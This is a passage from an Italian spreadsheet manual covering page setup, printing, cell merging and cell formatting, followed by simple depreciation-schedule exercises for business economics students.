
Figura 834.2. `Formato`, `Pagina`, `Pagina`.

Le schede `Riga d'intestazione` e `Piè di pagina` funzionano in modo equivalente (la figura 834.3 mostra la configurazione della riga di intestazione). Si possono definire dei margini orizzontali ulteriori, ma soprattutto si deve definire lo spazio verticale da dare alla riga, che si aggiunge al margine (superiore o inferiore, a seconda della situazione). Per intervenire nel contenuto della riga di intestazione o del piè di pagina, si deve selezionare il pulsante grafico MODIFICA.

Figura 834.3. `Formato`, `Pagina`, `Riga d'intestazione`.





Figura 834.4. `Formato`, `Pagina`, `Riga d'intestazione`, MODIFICA.

La scheda `Tabella` è molto importante, in quanto si può selezionare cosa si vuole vedere nella stampa (per esempio si può richiedere la visualizzazione delle formule) e il livello di ingrandimento. Nella figura 834.5 si vede una selezione tipica, dove in particolare si vuole fare in modo che tutto appaia in una sola pagina, adattando automaticamente l'ingrandimento. Sono interessanti anche le caselle di selezione con cui si mette in evidenza la griglia delle celle, anche se non sono bordate espressamente, e le intestazioni delle righe e delle colonne (cose utili in particolare quando si mostrano le formule).

Figura 834.5. `Formato`, `Pagina`, `Tabella`.








Figura 834.6. Altri modi per definire la scala.

Nel momento della stampa, vengono prese in considerazione tutte le schede del foglio, normalmente per le sole zone che contengono celle con dei dati. Eventualmente, è possibile specificare esplicitamente le zone da stampare, selezionando prima la zona, quindi scegliendo dal menù `Formato` la voce `Aree di stampa`.

Per ottenere un'anteprima della stampa, si deve accedere al menù `File` e scegliere la voce `Vista pagina`. Durante la visualizzazione dell'anteprima è possibile passare direttamente alla configurazione della pagina, attraverso il bottone grafico [PAGINA], mentre per terminare la visualizzazione dell'anteprima c'è il bottone [CHIUDI ANTEPRIMA].

Figura 834.7. `File`, `Anteprima di stampa`.

834.3 Dimensioni delle righe e delle colonne

L'altezza delle righe e la larghezza delle colonne si può controllare, dopo avere selezionato le righe o le colonne interessate, con l'aiuto del mouse, oppure scegliendo dal menù `Formato`: `Riga`, `Altezza`; `Colonna`, `Larghezza`.

Figura 834.8. `Formato`, `Riga altezza`.

834.4 Fusione e separazione delle celle

Una cella può essere espansa, in modo da sovrapporsi allo spazio di altre celle, verso destra e verso il basso, dando l'impressione di una fusione di celle. La fusione e la separazione delle celle già fuse, si ottiene selezionando o deselezionando dal menù la voce `Formato`, `Unisci celle`.

Quando viene unito un gruppo di celle, dal momento che questa unione si ottiene espandendo in pratica la cella che nel gruppo si trova nell'angolo superiore sinistro, se le altre celle contengono qualcosa, il loro contenuto non risulta più visibile, perché ricoperto dalla prima cella. Pertanto, in generale conviene unire prima i gruppi di celle e poi inserirvi il contenuto.

834.5 Formato delle celle

Si definisce il formato delle celle dal menù `Formato`, selezionando la voce `Celle`. Si ottiene una finestra contenente un certo numero di schede, ognuna per un tipo di caratteristica da configurare a proposito delle celle del foglio.


Figura 834.9. `Formato`, `Celle`, `Numeri`.

La scheda `Numeri` consente di dichiarare in che modo visualizzare le informazioni numeriche, incluse quelle che si intendono rappresentare date e orari.

Figura 834.10. `Formato`, `Celle`, `Carattere`.

La scheda `Carattere` consente di scegliere il tipo di carattere tipografico da utilizzare e la sua dimensione. È importante osservare che non tutti i caratteri si comportano nello stesso modo: alcuni vengono visualizzati sullo schermo in modo diverso rispetto al risultato stampato; pertanto è sempre necessario accertarsi del risultato attraverso un'anteprima, perché la differenza può riguardare anche le dimensioni effettive e quindi l'impaginazione del testo.

Figura 834.11. `Formato`, `Celle`, `Effetto carattere`.





Figura 834.12. `Formato`, `Celle`, `Allineamento`.





Figura 834.13. `Formato`, `Celle`, `Bordo`.





Figura 834.14. `Formato`, `Celle`, `Sfondo`.





Figura 834.15. _Formato_, _Celle_, _Protezione_.

Numeri | Carattere | Effetto carattere | Allineamento | Bordo | Sfondo | **Protezione**

Protezione

☐ Nascondi tutto

☑ Protetto

☐ Nascondi formule

Per attivare la protezione cella, è necessario proteggere la tabella attiva.

Scegliete 'Proteggi documento' dal menu 'Strumenti' e quindi il comando 'Tabella'.

Stampa

☐ Non stampare

Le celle della selezione attiva non verranno stampate.

OK | Annulla | ? | Ripristina

Parte cxxxi

Esercitazioni varie con il foglio elettronico

Capitolo 835

Esercizi vari per la pratica di economia aziendale negli istituti tecnici commerciali

Si propongono qui alcuni esercizi molto semplici che dovrebbero risultare utili nelle esercitazioni pratiche di economia aziendale, nelle scuole tecniche commerciali.

835.1 Prima parte

835.1.1) Si realizzi un modello simile a quello seguente, per il calcolo di un piano di ammortamento.

	A	B	C	D	E
1		Piano di ammortamento			
2					
3	Anno	Costo storico	Percentuale di ammortamento	Quota di ammortamento	Fondo ammortamento
4					
5	1	10000,00	20 %	***ammortamento***	***fondo***
6	2	***costo_storico***	***perc_ammort***	***ammortamento***	***fondo***
7	3	***costo_storico***	***perc_ammort***	***ammortamento***	***fondo***
8	4	***costo_storico***	***perc_ammort***	***ammortamento***	***fondo***
9	5	***costo_storico***	***perc_ammort***	***ammortamento***	***fondo***

835.1.2) Generalizzare l'esercizio precedente in modo da renderlo compatibile con qualunque percentuale di ammortamento (purché minore o al massimo uguale al 100 %.

	A	B	C	D	E
1		Piano di ammortamento			
2					
3	Anno	Costo storico	Percentuale di ammortamento	Quota di ammortamento	Fondo ammortamento
4					
5	1	10000,00	22 %	***costo_storico*** * ***perc_amm***	***ammortamento***
6	2	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***); ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***
7	3	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***; ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***

	A	B	C	D	E
8	4	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***); ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***
9	5	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***); ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***
